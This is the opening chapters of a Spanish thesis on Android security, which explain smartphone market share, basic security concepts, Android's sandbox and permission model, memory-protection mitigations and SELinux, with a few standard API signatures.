PROYECTO FIN DE CARRERA

Banco De Pruebas De Seguridad Para Plataformas Móviles Android

Universidad Politécnica de Cartagena

Autor: Jerónimo Asensio Fernández
Director: Juan Angel Pastor Franco

Universidad Politécnica Cartagena

Para los estudios de

Ingeniería Técnica de Telecomunicación Especialidad en Telemática

Junio 2014

Índice general

Índice de figuras

ÍNDICE DE FIGURAS

Índice de algoritmos

ÍNDICE DE ALGORITMOS

Capítulo 1

Introducción

1.1. Contexto

En la sociedad actual, los denominados SmartPhones o teléfonos inteligentes, han abierto las puertas a todo un conjunto de dispositivos móviles con los que interactuamos a diario y están presentes en gran parte de nuestra actividad cotidiana. Este paradigma funcional posibilita un escaparate a los desarrolladores de software muy interesante, con la gran ventaja de las facilidades que la industria ha puesto en este sector para atraer al mundo de desarrollo de aplicaciones a un elevado número de nuevos programadores que aprovechan estas facilidades de la plataforma para introducirse en este mundo. El componente de la seguridad, que tradicionalmente no ha estado tan presente en el desarrollo como sin duda debiera, se encuentra ahora en un estado aún más crítico, con el desembarco de una legión de nuevos desarrolladores y usuarios de dispositivos tecnológicos, junto a una industria que quizás ve en la doctrina de la seguridad una capa de complejidad para el desarrollador y el usuario final que pueden desalentar a usar sus productos y por tanto no prioritaria. Es necesario una cultura de Seguridad en términos Informáticos, tanto para el desarrollador como para el usuario, que aporten una conciencia de uso seguro y responsable de estos dispositivos.

Android es, como veremos más adelante, el claro dominador en el mundo de los dispositivos móviles, y por su naturaleza abierta, el sistema idóneo para hablar de seguridad en el desarrollo de aplicaciones.

1.2. Objetivos

- Introducir el modelo de Seguridad de Android.

- Detallar las partes más vulnerables de los componentes de una aplicación.
- Proponer normas de buen uso en el desarrollo de aplicaciones.
- Crear una aplicación experimental para ayudar a comprender los elementos tratados.
- Introducir la Ingeniería Inversa en el mundo Android.
- Crear un laboratorio de ejemplo para mostrar los peligros de los ataques por manipulación de código en una aplicación real.

1.3. Entorno de trabajo

Durante los distintos capítulos, se hace uso de distintos software para los talleres prácticos, así como un terminal Android físico.

- Hardware:
  - SmartPhone Nexus 5 con S.O. Android 4.4.2
- Entorno de desarrollo:
  - IDE Android Studio 0.5.1
  - Android Device Monitor 22.6.0
- Suite de análisis de seguridad:
  - Drozer Community Edition de MWR InfoSecurity
- Herramientas para Ingeniería Inversa:
  - Android-AKTool, para el descompilado.
  - APK-MultiTool, suite de integración de herramientas de decompilado.
  - JD-GUI, editor de archivos .class.
- Software para la redacción de esta memoria:
  - S.O. GNU/Linux Debian.
  - Lyx, editor gráfico de Latex.
  - Jab Ref, editor de referencias documentales para latex.

Capítulo 2

Plataformas móviles y seguridad

2.1. Revolución de las Plataformas Móviles

2.1.1. ¿Que es una Plataforma Móvil?

En términos informáticos, una plataforma es un sistema sobre el que se diseña una arquitectura hardware y software, incluyendo el entorno de aplicaciones. Con Plataforma Móvil nos referimos pues, a aquellos dispositivos que por tamaño y características nos ofrecen la posibilidad de ser utilizados en cualquier sitio al poder ser portados de manera cómoda. Estos dispositivos son principalmente Smartphones, también llamados, quizás no muy acertadamente, "Teléfonos Inteligentes". Los Samarphones constituyen la evolución de los teléfonos móviles, son dispositivos caracterizados por un potente hardware y unos S.O. Cada vez más de propósito general que les permiten realizar multitud de tareas, sobre todo en materia multimedia y de productividad. Dentro de esta categoría también se incluye el concepto de Tablet, dispositivo a medio camino entre un Smartphone y un PC portátil, similar a un Smartphone pero con tamaños de pantalla superiores, también usan como dispositivo de entrada la pantalla táctil, aunque podemos fácilmente incorporar un teclado físico. Una característica fundamental de estos dispositivos, es sin duda el apartado de comunicaciones y sensores, todos cuentan con algún tipo de hardware de comunicación para interactuar con el mundo que los rodea: conexión 2/3/4G, Wifi, NFC, Bluetooth, GPS, acelerómetro, barómetro...

El uso masivo de estos dispositivos, supone, como veremos más adelante, toda una revolución que comenzó hace apenas 6 años. Sin embargo merece la pena recordar que los dispositivos móviles existen desde hace mucho tiempo, quizás los ya obsoletos PDA o Personal Digital Assistant de principios de los 90 puedan considerarse los antepasados de los Smatphones actuales. Encabezados por la empresa Palm

gozaron de popularidad entre un público muy específico, como algo anecdótico en 1992 se presentó el Apple Newton(NOTA), dispositivo creado por Apple, el cual se convirtió en un rotundo fracaso, dejando Apple esta línea de negocio en 1998. El hecho de que unos dispositivos concebidos en los 90 hayan creado una revolución tardía se debe seguramente a la mejora técnica de los mismos, y sobre todo a que se sean el compañero ideal de una revolución todavía más grande, la de la Sociedad de la Información. Estos dispositivos permiten estar siempre conectados a internet, y consumir información y servicios desde cualquier sitio en el que nos encontremos y a cualquier hora, mucho más que un simple asistente personal, son centros integrados de servicios para comunicarnos e interactuar con el mundo.

2.1.2. Sociedad de la Información

Vivimos en una sociedad, que será recordada por una revolución de la Informática y con ella la revolución de la Información. Gracias en los avances de la tecnología estamos continuamente interconectados y nuestro mundo físico es cada vez más dependiente del mundo virtual. Se han cambiado la manera de trabajar, de disfrutar del ocio, de relacionarse con las personas... en general, la manera de consumir información. Este cambio de tendencia necesitaba de un dispositivo que nos liberara del escritorio, de los pesados y complejos PCs, por un dispositivo realmente portable, y siempre disponible que nos mantenga ininterrumpidamente conectados a Internet. Con este nuevo paradigma se abrieron las puertas a nuevas formas de interacción, a un nuevo modelo de software íntimamente ligado a los servicios, al desarrollo de Aplicaciones Móviles o Apps.

Hay un verdadero boom en el desarrollo de este modelo de software, las empresas al ver la enorme masa de potenciales clientes, no han querido dejar escapar la oportunidad de hacer negocio, y ahora podemos encontrar una cantidad ingente de Apps, cantidad que sigue creciendo a ritmo vertiginoso. El desarrollo de Apps ya no está ligado sólo a empresas de desarrollo de Software y a personas con inquietudes informáticas, sino desde un principio se concibió para que este desarrollo fuera sencillo y que cualquier usuario pudiera adoptar el roll de desarrollador y obtener beneficios económicos. Con esta filosofía, se ha conseguido no sólo un gran volumen de software para estas plataformas, sino también la creación de nuevas necesidades y maneras de consumir información.

Table 2

Worldwide Smartphone Sales to End Users by Operating System in 3Q13 (Thousands of Units)

Operating System	3Q13 Units	3Q13 Market Share (%)	3Q12 Units	3Q12 Market Share (%)
Android	205,022.7	81.9	124,552.3	72.6
iOS	30,330.0	12.1	24,620.3	14.3
Microsoft	8,912.3	3.6	3,993.6	2.3
BlackBerry	4,400.7	1.8	8,946.8	5.2
Bada	633.3	0.3	4,454.7	2.6
Symbian	457.5	0.2	4,401.3	2.6
Others	475.2	0.2	683.7	0.4
Total	**250,231.7**	**100.0**	**171,652.7**	**100.0**

Source: Gartner (November 2013)

Figura 2.1: Gartner 3Q13

2.1.3. ¿Duopolio u Oligopolio?

Cuando pensamos estos dispositivos, seguramente nos vendrán a la cabeza dos nombres propios: Android e IOS, de las empresas Google y Apple respectivamente, estos son los dos principales Sistemas Operativos que dominan el mercado, no son los únicos, podemos encontrar otros como BlacBerryOS, Windows Phone, Firefox OS... que aunque tengan una base instalada muy inferior a los dos titanes de la industria móvil, siguen siendo en términos brutos una cantidad nada despreciable de dispositivos. En la tabla de la 1.1 podemos ver los datos que contrastan estas afirmaciones, obtenidos de la consultora Gartner

De esta tabla podemos ver la asombrosa penetración de Android en el mercado, 72,6 % en el tercer trimestre del 2013, otra cifra impactante está en las previsiones de activaciones de dispositivos Android para el 2013, mientras que se activaron 100 millones en 2011, 400 millones en 2012, para el 2013 las previsiones de Google son de 900 millones. Estos números son posibles gracias a que Android tiene acuerdos con multitud de fabricantes, compitiendo en dispositivos de todas las gamas, mientras que IOS sólo se distribuye con el el hardware que desarrolla la misma compañía y enfocado a un sector más exclusivo de gama alta.

2.2. Seguridad de la Información

2.2.1. Definiciones

La seguridad de la información, gira en torno al tratamiento de la seguridad aplicado a los datos, es un concepto complejo y difícil definir en pocas palabras. La seguridad se hace necesaria cuando necesitamos controlar un riesgo, por tanto podemos definir la seguridad como un proceso para administrar un riesgo.

Esta definición nos obliga a definir otro concepto, el de riesgo, el cual lo podemos considerar como la suma de tres factores:

```
Riesgo = Vulnerabilidad + Amenaza + Consecuencia
```

- Vulnerabilidad: Aquello que permite realizar acciones malintencionadas e indeseadas.
- Amenaza: Algo o alguien que puede hacer uso de una vulnerabilidad.
- Consecuencia: Lo que pasaría si una amenaza consiguiera explotar una vulnerabilidad.

Vemos que para minimizar el riesgo, debemos reducir cada factor, hasta llegar a un compromiso de seguridad aceptable según el standard que nos marquemos. Para conseguir este objetivo de reducción del riesgo, se trabaja sobre tres dimensiones que afectan a la información:

- Confidencialidad: Asegura la divulgación de la información únicamente a personas o sistemas autorizados para tal efecto. Manteniendo esta en todo momento inaccesible a terceros que no cuenten con esta autorización.
- Integridad: Propiedad que asegura la no alteración de los datos, estos no tendrán modificaciones no autorizadas.
- Disponibilidad: Garantiza que los datos son accesibles por personas o sistemas en el momento en el que sea requerido, evitando una situación de denegación de servicio.

2.2.2. Sistemas Inseguros

Una vez definidos estos conceptos, posiblemente se nos planteemos si es posible contar con un sistema que nos ofrezca una seguridad del 100 % sobre sus datos, la respuesta es tan sencilla como perturbadora, no es posible. La literatura especializada está llena de frases célebres y contundentes como la escrita en "Richard's Law of Computer Security" (1992):

> "The first law; don´t buy a computer. The second law; if you do buy a computer, don´t turn it on."

En el porqué de esta inseguridad, intervienen muchos factores, tal vez podríamos citar:

- La complejidad de los sistemas, cada día los sistemas son más complejos, más grandes e integran más tecnologías. Hace años una plataforma web se componía de un servidor Web interpretando algún lenguaje dinámico y un servidor de Base de Datos, hoy en día un servicio web se aloja en una "nube" que es un ente de tecnología compuesto por multitud de sistemas virtuales con backends, frontends, distintos motores de Base de Datos, balanceadores, cachés de contenidos, almacenes estáticos, CDNs... Desde el punto de vista de la seguridad un sistema es como una cadena, su fuerza es la del eslabón más débil.

- Los sistemas son más abiertos e intercomunicados. Ya no sólo consumimos la información desde un único medio, sino que usamos Pcs, smartphones, tablets, electrodomésticos, sistemas embebidos.. Y esta información está cada vez más intercomunicada, compartiéndose nuestros datos entre multitud de sistemas distintos.

- El acceso de la sociedad a la información. Cada día son más los servicios que se ofrecen en una sociedad digital a la que cada vez más gente tiene acceso. El número de usuarios en la misma crece de forma exponencial y la formación sobre seguridad de estos usuarios es en un porcentaje muy alto prácticamente inexistente, sin una cultura de la seguridad y un concienciación de su importancia, los usuarios seremos siempre el principal vector de ataque.

- Un nuevo modelo de negocio en la sombra. La figura del cibercriminal es una de las principales amenazas, el que antaño quizás fuera un quinceañero con inquietudes y un afán de conocimientos, ha evolucionado en nuestros días en

auténticas mafias de cibercriminales que mueven al año miles de millones por todo el mundo.

- Tenerte interconectado es tenerte controlado. No somos conscientes de como con la proliferación de las redes sociales y la cesión de nuestros datos a multitud de servicios online, dejamos cada día un huella digital de nuestra vida, con la cual se nos puede estudiar y vigilar. No sólo por empresas privadas que gestionan esos datos sino y más gravemente por gobiernos que a modo de gran hermano monitoriza nuestra actividad. Con grandes redes de espionaje desde el nacimiento de Echelon hasta la constatación de Prism.

- El concepto de seguridad de la información es relativamente nuevo. En el nacimiento de las redes de comunicaciones y el desarrollo del software, nadie podría prever la naturaleza de lo que se estaba gestando, y la seguridad no fue entendida como un requisito. A día de hoy sistemas operativos han tenido que parchear partes de un sistema deficiente a la seguridad por concepción, usamos protocolos para comunicarnos que datan de 1974 y que poco han evolucionado desde entonces, en general la industria del software ha tenido que lidiar con modelos inseguros sobre los que se han añadido capas de seguridad sobre un core inseguro.

Capítulo 3

Android

Antes de poder desarrollar una visión sobre la Seguridad que envuelve a esta plataforma, tenemos que entender a grandes rasgos su funcionamiento interno, sólo cuando conozcamos sus arquitectura estaremos en la posición de entender sus debilidades.

3.1. Arquitectura de Android

Android está desarrollado sobre un Kernel de Linux, modificado por Google, sobre el que se ejecutan unas librerías nativas junto con una capa de abstracción de hardware. Como parte central del S.O. cuenta con un máquina Java adaptada, denominada Dalvik, cada app que se ejecuta cuenta con su propia instancia de una máquina Dalvik. En la siguiente capa tenemos un famework de aplicaciones que se ejecuta sobre Dalvik y ofrece servicios a las apps. El lenguaje de programación usado para aplicaciones nativas, es por tanto, mayoritariamente Java. En la figura 2.1 podemos ver un esquema de la arquitectura interna de Android.

3.2. Componentes de una App

Para conocer donde un atacante puede encontrar vectores de explotación de vulnerabilidades en nuestro software, tenemos que conocer cuales son los componentes que Android pone a disposición de los desarrolladores:

- Activities: Representan cada pantalla de la aplicación, normalmente una aplicación es un conjunto de activities relacionadas entre sí por una lógica interna. En principio las activities de una aplicación sólo pueden ser llamadas en el contexto de esta, pero en determinadas ocasiones es posible llamar una activitie




Figura 3.1: Arquitectura Android

de una aplicación A desde el contexto de otra aplicación B, por ejemplo mostrar la activitie de la aplicación de SMS para enviar datos que genera nuestra aplicación.

- Services: Componente que se ejecuta en segundo plano, aparentemente pasa desapercibido por el usuario (por lo menos por la interfaz de usuario), se encargan de realizar procesos no interactivos y por tanto sin interfaz gráfica.

- Content Providers: Es el componente usado para acceder a un almacén de datos de una aplicación desde otra. Este acceso se realiza por medio de unos objetos que otorgan abstracción y no violan el principio de aislamiento de las aplicaciones.

- Broadcast Receivers: Es el mecanismo que Android usa, para que dos aplicaciones intercambien mensajes e información. También se usa para la comunicación de las aplicaciones con el sistema.

3.3. Inter Process Comunication (IPC)

Mientras que en Linux tenemos un conjunto de herramientas para la comunicación entre procesos (señales, tuberías, semáforos, sockets, memoria compartida y colas), en Android se usa un mecanismo de RPC ligero denominado Binder, este pretende ser más óptimo en cuanto a recursos y seguro que un RPC tradicional. Este sistema IPC está basado en memoria compartida y está limitado a uso local al no hacer uso de sockets. Android crea una entidad o abstracción de alto nivel denominada Intent que es la encargada de esta comunicación.

3.4. Seguridad del S.O.

Como hemos visto, Android está basado en Kernel de Linux, pero introduce grandes cambios en el modelo de Seguridad de este.

3.4.1. Modelo Seguridad Linux

El modelo de Seguridad standard de Linux, se basa en el uso de usuarios y grupos,. El acceso a cada objeto en el sistema está definido en una tripla de permisos del objeto que se aplican para el propietario, el grupo y el resto de usuarios. Estos permisos son de lectura (r), de escritura o modificación (w) y de ejecuciòn (x). Es un control de acceso discrecional (Discretionary Access Control) en el cual se confía en el dueño de un objeto, y este puede sin restricciones cambiar los atributos de seguridad del mismo. Linux tiene la opción de usar modelos más seguros, por ejemplo del tipo MAC (Mandatory Access Controll), haciendo uso de tecnologías como SeLinux y AppArmor, sin embargo el uso de DAC es la opción por defecto en la gran mayoría de las distribuciones. En Linux hay un único espacio de procesos de usuarios, en el que se comparten recursos y hay plena disposición para interactuar, no hay ningún tipo de aislamiento entre procesos de distintos usuarios. Una vez más hablamos del comportamiento por defecto.

3.4.2. Modelo Seguridad Android

Como hemos visto, el anterior modelo de seguridad es frágil, ya que un usuario mal intencionado o un proceso vulnerable compromete en gran medida el sistema en su totalidad. Para mejorar el modelo, Android crea un usuario por cada app que se instala en el sistema, de manera que esta app siempre será ejecutada con este usuario y los recursos que cree (archivos, bases de datos...) sólo serán accesibles también

por este usuario. En Android ya no se comparte un espacio de usuario, ya que cada aplicación se ejecuta en una instancia diferente de la Dalvik JVM, en un espacio único y asilado, produciendo un confinamiento para cada aplicación, sin embargo si nuestra aplicación introduce código nativo fuera de la JVM, no se rompe el modelo de seguridad pues se sigue ejecutando con el mismo usuario y dentro de un entorno controlado denominado Sandbox. Aunque exista este aislado de las apps, Android incorpora mecanismos para que las apps puedan comunicarse entre ellas, y aunque no es común su uso, podemos forzar a que dos apps compartan el mimos UID y por lo tanto tengan acceso a los recursos creado por cada una Otro concepto importante del modelo de seguridad, es el relativo a la distribución de software, Android usa el firmado digital en las apps para garantizar su origen, todas las apps distribuidas por la tienda oficial de Android (Play Store) están firmadas. Por defecto todo software no firmado con un certificado reconocido, no podrá instalarse, salvo que el usuario explícitamente lo habilite en las preferencias del sistema.

3.4.3. Tecnologías de seguridad para la administración de la memoria

Android al tratarse de un S.O. GNU/Linux, y teniendo muy presente la seguridad desde su nacimiento, hace uso de una amplia variedad de tecnologías existentes en el mundo Unix para aportar distintas capas de seguridad que protejan las distintas memorias que usa un proceso:

- Addres Space Layout Randomization (ASLR): Introducido en Android 4.0. Es una técnica de seguridad que trata de mitigar los ataques que tiene como vector de intrusión un Buffer Overflow (desbordamiento en el stack de un proceso que puede reconducir el flujo del mismo hacia una dirección de memoria donde se alberga código mal intencionado). Esta técnica introduce un direccionamiento aleatorio para la memoria de un proceso que dificulta la labor de un atacante a la hora de averiguar las direcciones de una función y manipular la pila.

- CPU bit No eXecute (NX): Introducido en Android 2.3. El bit NX es un término acuñado por AMD (Intel lo denomina XD), para hacer referencia a una tecnología implementada originalmente en las CPUs de servidores, cuyo finalidad es indicar si el código de una página de memoria puede ser ejecutado o no, es decir si esa página contiene sólo datos de un proceso o código del mismo. Este sistema dificulta los exploits del tipo Buffer Overflow, ya que si no exploit consigue evadir otras técnicas (como ASLR expuesta con anterioridad) y desvía el flujo

de un programa hacia una área de datos donde inyecta el payload de una shell remota, esta no podrá ser ejecutada al estar el bit NX activo. El uso de esta tecnología se aplica ya a gran cantidad de arquitecturas hardware, incluyendo las usadas en dispositivos móviles(ARM...). Android activa este bitpor defecto donde hay un hardware compatible, en el Stack y el Heap.

- ProPolice: Introducido en Android 1.5. Otro mecanismo de mitigación de ataques del tipo Buffer Overflow, consiste en proteger el stack, mediante la introducción de unos determinados valores conocidos como "canaries" o "canary words" (en referencia a los canarios usados en las minas para la detección de ambientes hostiles para la salud), que son usados como datos de control. Hay tres tipos de canaries: Terminators, Randoms y Randoms XOR, concretamente Android con ProPolice implementa los dos primeros. En caso de una modificación mal intencionada del Stack, se detectaran modificaciones en los canaries alertando al sistema de una intrusión.

- Safe_iops: Introducido en Android 1.5. Otro vector de ataque del tipo Overflow, es el Integer Overflow, que consiste en saturar la precisión de una variable del tipo Integer, en una operación aritmética, con un número mayor del que puede representar, teniendo que truncar el resultado y perdiendo información, de esta manera podemos manipular el valor almacenado. Safe_iops son un conjunto de funciones aritméticas seguras usadas en el compilador gcc para crear código protegido en este tipo de operaciones.

- OpenBSD dlmalloc: Introducido en Android 1.5. Se usa la versión "malloc" de OpenBSD en lugar de la tradicional de Unix. Esta versión más segura, no devuelve direcciones de memoria contiguas cuando un proceso las solicita, sino que usa técnicas para dar aleatoriedad a estas direcciones, protegiendo el Heap de explois por Buffer Overflow.

- OpenBSD calloc: Introducido en Android 1.5. De manera similar a lo que ocurre con malloc, Android adopta la implementación de calloc realizada por OpenBSD, con el fín de prevenir ataques del tipo Integer Overflo.

- Linux mmap_min_addr: Introducido en Android 2.3. Esta técnica incorpora a nivel de Kernel, un valor configurable que especifica el valor mínimo de memoria virtual que un proceso puede solicitar. Esta técnica se usa para mitigar un ataque basado en "kernel NULL pointer deference". Una condición errónea

que puede dar lugar una explotación, propiciada cuando un proceso solicita un área de memoria de tamaño 0, el S.O. devuelve un NULL y un atacante puede redirigir el NULL pointer a una dirección donde almacene un payload mal intencionado. Con este mecanismo evitamos la condición de que un proceso pida un área de memoria de tamaño 0 al incluir un valor mínimo de asignación de la misma.

3.4.4. SELinux en Android

Como estamos viendo, la seguridad en Android, no sólo fue una premisa en su concepción, sino que es un proceso muy vivo para Google en cada release de Android. En la versión 4.2 se introdujo la tecnología SELinux, mediante la cual se dota al Sistema Operativo de un modelo de seguridad de tipo MAC (Mandatory Media Access), constituye un avance importante para la seguridad y una apuesta arriesgada para Android, pues SELinux pese a ser una tecnología con unas funcionalidades de seguridad muy potentes, aporta una capa de complejidad importante. SELinux en el mundo Linux es soportado por la mayoría de las distribuciones, sin embargo muy pocas optan por su uso por defecto en la configuración del sistemas y las que lo hacen suelen limitar su alcance. SELinux (Security Enhanced Linux) es una implementación de un FLASK (Flux Advanced Security Kernel) para dotar de una arquitectura de seguridad para crear un sistema flexible de control de acceso obligatorio. En un sistema tradicional , basado en DAC (Discretionary Access Control) el acceso a los objetos del sistema se realiza en función de unos permisos básicos basados en ACLs sobre el sistema de ficheros, con estos medios no podemos garantizar el principio de mínimos privilegios posibles, por ejemplo un usuario del sistema encargado de la ejecución de algún servicio, seguro que contará con privilegios para acceder a partes del sistema que no necesita para realizar su trabajo. En un sistema MAC, para determinar si un sujeto tiene acceso a un objeto, el servidor de aplicación de políticas consulta la caché de vector de accesos (AVC) donde se almacenan los permisos de objetos y sujetos. Si no se puede tomar una decisión por no encontrase en la caché, se escala la petición al Servidor de Seguridad el cual examina el contexto de seguridad del sujeto (aplicación) y del objeto (fichero) en una matriz, denegando u otorgando el acceso. En la figura 2.2 podemos ver el esquema general de aplicación de una política SELiux.

SELinux fue incorporado en Android en la versión 4.2, sin embargo tanto en esta versión como en la 4.3 venía configurado por defecto en modo "permisivo" es decir el sistema valida los acceso pero no produce rechazos, sólo los registra. Tras la experiencia y resultados asimilados en estas dos versiones, en Android 4.4 se configuró




Figura 3.2: Selinux

por defecto en modo "impositivo" siendo una capa más de seguridad completamente funcional. Podemos determinar que SELinux ayuda al sistema a insular más las aplicaciones y sus contextos en sandbox aislados entre sí y entre el propio sistema.

3.4.5. Aislado del File System

Hemos visto que las apps y los recursos de las mismas se ejecutan con un usuario único para cada una y sin ningún tipo de acceso para otros usuarios. Las apps se instalan en la ruta "/data/data/app_name" y dentro en una un directorio llamado "files", se encuentran los objetos creados por la aplicación. Hay que tener en cuenta las siguientes consideraciones:

- Si dos apps se crean con el mismo usuario, lo cual es posible sólo si así lo especificamos en el manifest de las apps, cada una tendrá acceso a todos los datos de la otra.
- El usuario root en el sistema tiene acceso a todo el file system, sin distinción de quien lo haya creado.
- Los datos escritos en una unidad de almacenamiento externa (SD-based), carecen de control de acceso y todas las aplicaciones tiene acceso a él. Esto es así, ya que la mayoría de las tarjetas de memoria están formateadas con un sistema de ficheros que no soportan los atributos de seguridad de Android.

- Como desarrollador, es posible modificar los atributos de ficheros que cree la aplicación, para compartir su información con otros usuario. Para ello hacemos uso del método:

Algoritmo 3.1 Creación archivo

```
1 FileOutputStream openFileOutput (String name, int mode)
```

Al que se le pueden aplicar las siguientes máscaras que definen los atributos de acceso:

MODE_PRIVATE: El que se usa por defecto, sólo el creado tiene permisos.

MODE_WORLD_WRITABLE: Todas las apps pueden escribir en el fichero.

MODE_WORLD_READABLE: Todas las apps pueden leer el fichero.

Modificar los permisos de acceso para otorgar visibilidad a otros usuario, supone una brecha del modelo de aislamiento proporcionado por Android y no debería contemplarse como una posibilidad en nuestros desarrollos.

3.4.6. Aislado de la BBDD y la preferencias

Otros elementos creados por las apps, son la BBDD y sus preferencias, son elementos sobre los que también tenemos que considerar su aislamiento, pues comprometer estos elementos es comprometer la seguridad de la app. Android proporciona al desarrollador dos almacenes de datos para guardar los datos de su App:

- SharedPreferences: Es un sencillo almacén de datos del tipo clave->valor, que permite sólo datos primitivos. Su uso es sencillo y el acceso a los datos es rápido, tradicionalmente se usa para guardar las preferencias de una App.

- SQLite: Android incorpora a nivel del núcleo, una potente implementación de SQLIte, poniéndola a disposición de los desarrolladores. Permite almacenar estructuras de datos complejas y mayor volumen de información.

Ambos almacenes de datos basan su aislamiento en el mismo sistema de permisos del File System, ya que en sí mismos no son más que ficheros (XML y SQLite). Cuando creamos ficheros de preferencias o BBDD SQLite podemos especificar los mismos niveles de accesos que cuando creamos ficheros, haciendo uso de los constructores pertinentes:

Algoritmo 3.2 Constructores BBDD y Preferences

```
public abstract SharedPreferences getSharedPreferences (String name,
                    int mode)public

abstract SQLiteDatabase openOrCreateDatabase (String name,
        int mode, SQLiteDatabase.CursorFactory factory
```

En cualquier caso, compartir información entre apps por medio de archivos, SharedPreferences o SQLite, es raramente aceptable debido a que rompemos el modelo de aislamiento, proporcionando un posible vector de ataque a nuestra app. El método correcto para compartir información debe ser, en la gran mayoría de los casos mediante un Content Provider.

3.4.7. Permisos a nivel de App

Por encima del modelo de seguridad impuesto por el S.O. Android dispone de una capa de seguridad para las aplicaciones, compuesta por una API de accesos a los distintos componentes del sistema, permitiendo delimitar la superficie de actuación dentro del sistema de una aplicación. Es un mecanismo muy potente donde sin duda el punto débil es el usuario, puesto que cuando instalamos una App el sistema nos muestra los permisos solicitados por la misma, es el usuario quien debe valorar hasta que punto confía en la app para los permisos que solicita e incluso si estos permisos son razonables para la teórica funcionalidad de la app. Si una app creada para mostrarnos las carteleras de cine de nuestra ciudad, solicita permisos para acceder a los contactos y a los SMS deberíamos sospechar, pero por una mala cultura de sobre Seguridad, la gran mayoría de los usuarios lo aceptarán sin siquiera leerlo. Cuando creamos una app debemos declarar en archivo de Manifest que tipo de acceso solicita, si en tiempo de ejecución solicita un acceso no declarado, se producirá una excepción. Como hemos visto con anterioridad cada app se ejecuta con un usuario distinto, dispone de un UID único, salvo que explícitamente forcemos a dos o más apps a ejecutarse con el mismo UID, en este caso los permisos de la API al relacionarse al UID de la app, serán los mismos para todas, esto en sí mismo es en cierto modo una violación del modelo de seguridad y por tanto proporciona una exposición de la API de permisos que puede ser explotada. Esta API nos proporciona la ventaja añadida de que si una aplicación legítima es comprometida, la repercusión sobre el sistema se verá limitada a los permisos originales de la app, por lo tanto es muy importante que los desarrolladores se sensibilicen con su uso y sean conservadores a la hora de solicitar permisos para sus aplicaciones. Aunque quizás menos conocido por los desarrolladores,

los permisos de Android pueden aplicarse a cada uno de los componentes principales, y al poder crear nuestro permisos personalizados, se nos ofrece un mecanismo de ACL para estos componentes. En función de sobre que componente se apliquen los permisos, se obtendrá un resultado distinto:

Activities: Restringe quien puede lanzar la Activity, los permisos se comprueban durante la ejecución de los métodos:

- Context.StartActivity()
- Activity.StartActivityForRresult()

Estos métodos generan una excepción de seguridad.

Servicies: Restringe quien puede arrancar o asociarse a un Service. Los permisos son comprobados durante la ejecución de:

- Context.startServicie()
- Context.stopService()
- Context.bindService()

Estos métodos generan una excepción de seguridad.

BroadcastReceivers: Restringe quien puede enviar un mensaje al receptor, los permisos son comprobados después del Conext.sendBroadcast() por lo que no generan una excepción de seguridad. De esta manera controlamos quien puede enviar un broadcast, pero también podemos aplicar permisos para controlar que BroadcastReceiver puede recibir un Intent, para ello sólo tenemos q ue añadir un String con los permisos al método Conext.sendBroadcast().

ContentProviders: Restringen quien puede acceder a los datos de un ContentProvider en los siguientes modos:

- Lectura: android:readPermission.
- Escritura: android:writePermission.

Los permisos se comprueban en las siguientes llamadas:

- ContentResolver.query(): Permisos de lectura

- ContentResolver.insert(): Permisos de escritura
- ContentResolver.update(): Permisos de escritura
- ContentResolver.delete(): Permisos de escritura

Estos métodos generan una excepción de seguridad.

Los ContentProviders implementan otro tipo de permisos que otorgan más granularidad. Siguiendo la premisa de conceder el menor número de permisos posibles o solamente aquellos estrictamente necesarios, imaginemos que queremos abrir una imagen adjunta en correo en nuestro visor de imágenes, si este no tiene acceso de lectura sobre con ContentProvider este generará una excepción y tampoco es aceptable darle permisos de lectura sobre todos los correos. Para estos casos podemos aplicar unos permisos especiales sobre URIs específicas, mediante la activación de unos flags en los Intent que crean una actividad o se les devuelve al retornar a ella, estos son flgas son:

- Intent.FLAG_GRANT_READ_URI_PERMISSION
- ntent.FLAG_GRANT_WRITE_URI_PERMISSION

